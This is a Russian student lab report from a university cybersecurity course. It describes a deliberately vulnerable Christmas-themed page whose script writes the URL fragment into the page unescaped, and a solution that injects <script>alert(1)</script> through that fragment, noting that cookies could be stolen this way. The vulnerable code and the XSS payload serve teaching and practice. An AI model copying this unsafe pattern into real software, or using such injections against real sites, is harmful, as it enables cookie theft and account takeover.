МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ

Федеральное государственное автономное образовательное учреждение высшего образования

«Дальневосточный федеральный университет»

ИНСТИТУТ МАТЕМАТИКИ И КОМПЬЮТЕРНЫХ ТЕХНОЛОГИЙ

РАЗРАБОТКА И УПРАВЛЕНИЕ IT-ПРОЕКТАМИ

«Подготовка лаборатории для эксплуатации уязвимости типа XSS»

Выполнил студент M9120-09.04.01кибер: Олбороев Аюр Владимирович

Выполнил студент M9120-09.04.01кибер: Чейвелхут Анатолий Васильевич


Принял: старший преподаватель: Зотов С.С.

Владивосток

2022

Задание: протестировать сайт [Merry christmas (tmweb.ru)] на уязвимость типа XSS

И получить сообщение alert(): IMKT{5imp13_x55_4r0m_3vi1_31f5}, которое будет также показано при загрузке сайта:



Исходный код html-страницы:


```
<!DOCTYPE html>
<html>
  <head>
    <title>Merry christmas</title>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link href="styles.css" rel="stylesheet">
  </head>
```

```
<body bgcolor="#4169E1">
  <div id="default"> An error occurred...</div>
  <script>
    function OnLoad() {
      var foundFrag = get_fragment();
      return foundFrag;
    }
    function get_fragment() {
      var r4c = '(.*?)';
      var results = location.hash.match('.*input=token(' + r4c + ');');

      if (results) {
        document.getElementById("default").innerHTML = "";
        return (unescape(results[2]));
      } else {
        return null;
      }
    }
    display_session = OnLoad();
    document.write("Поздравляю Вас с Новым годом!!! Вот что вы искали:" + display_session + "<br><br>")
  </script>
<svg id="tree" xmlns="http://www.w3.org/2000/svg" version="1.1" id="Layer_1" x="0" y="0" viewBox="-1694.2 483.2 199.3 285.2" xml:space="preserve">
  <style type="text/css">
```

```
.st0{fill:#332C28;}

.st1{fill:#00513E;}

.st2{fill:#003828;}

.st3{fill:#386FB1;}

.st4{fill:#28527C;}

.st5{fill:#EA385C;}

.st6{fill:#E7B75C;}

.st7{fill:#B28947;}


 </style>

 <g id="tree">

  <rect x="-1605.6" y="697.1" class="st0" width="21.7" height="71.3"/>

  <polygon class="st1" points="-1656.1 616.8 -1634.8 612 -1670.6 676.1 -1648.5 671.1
-1694.2 753 -1595 730.5 -1595 507.4 "/>

  <polygon class="st2" points="-1494.9 753 -1540.6 671.1 -1518.5 676.1 -1554.4 612 -
1533.1 616.8 -1594.7 506.8 -1595 507.4 -1595 730.5 -1594.7 730.4 "/>

 </g>

 <g id="lights">

  <g id="blue-lt">

   <circle class="blue-lt g1" cx="-1575" cy="706.1" r="9"/>

   <circle class="blue-lt g2" cx="-1621.3" cy="641" r="7"/>

   <circle class="blue-lt g3" cx="-1665.5" cy="732.8" r="7"/>

   <circle class="blue-lt g1" cx="-1600.3" cy="668.5" r="7"/>

  </g>

  <g id="blue-dk">

   <circle class="blue-dk g3" cx="-1578.3" cy="570.8" r="7"/>
```


```
      <circle class="blue-dk g1" cx="-1538" cy="718.6" r="7"/>
      <circle class="blue-dk g2" cx="-1594.8" cy="610.3" r="7"/>
    </g>
    <g id="red">
      <circle class="red g1" cx="-1635.6" cy="681.7" r="9"/>
      <circle class="red g1" cx="-1570.3" cy="634" r="9"/>
      <circle class="red g2" cx="-1607.3" cy="711.6" r="7"/>
    </g>
    <g id="gold-lt">
      <circle class="gold-lt g1" cx="-1612.3" cy="585.8" r="9"/>
      <circle class="gold-lt g2" cx="-1631.6" cy="705.6" r="7"/>
    </g>
    <g id="gold-dk">
      <circle class="gold-dk g2" cx="-1572.3" cy="604.7" r="7"/>
      <circle class="gold-dk g3" cx="-1561.3" cy="681.7" r="7"/>
    </g>
  </g>
  <polygon class="st6" points="-1600.5 499.9 -1618.1 499.9 -1603.8 510.3 -1609.3 527 -1595 516.7 -1595 483.2 "/>
  <polygon class="st7" points="-1572 499.9 -1589.6 499.9 -1595 483.2 -1595 516.7 -1580.8 527 -1586.2 510.3 "/>
</svg>
</body>
</html>
```

Пример решения: Исходная страница:




Добавим в адресную строку к текущему адресу следующее значение: **#input=tokenDVFU;**

Вот что получится:



При обновлении адресной строки значение, которое находилось в адресной строке присвоилось переменной внутри скрипта, которое впоследствии вывелось на экран. Соответственно заменим предыдущую команду на следующую:

#input=tokenAlex<script>alert(1)</script>;



Данная последовательность символов содержала в себе команду alert, цель которой – вывод сообщения на экран. Таким образом, это не единственная команда, которая может вводиться через данную уязвимость. Таким способом можно воровать cookie посетителей и прочую информацию.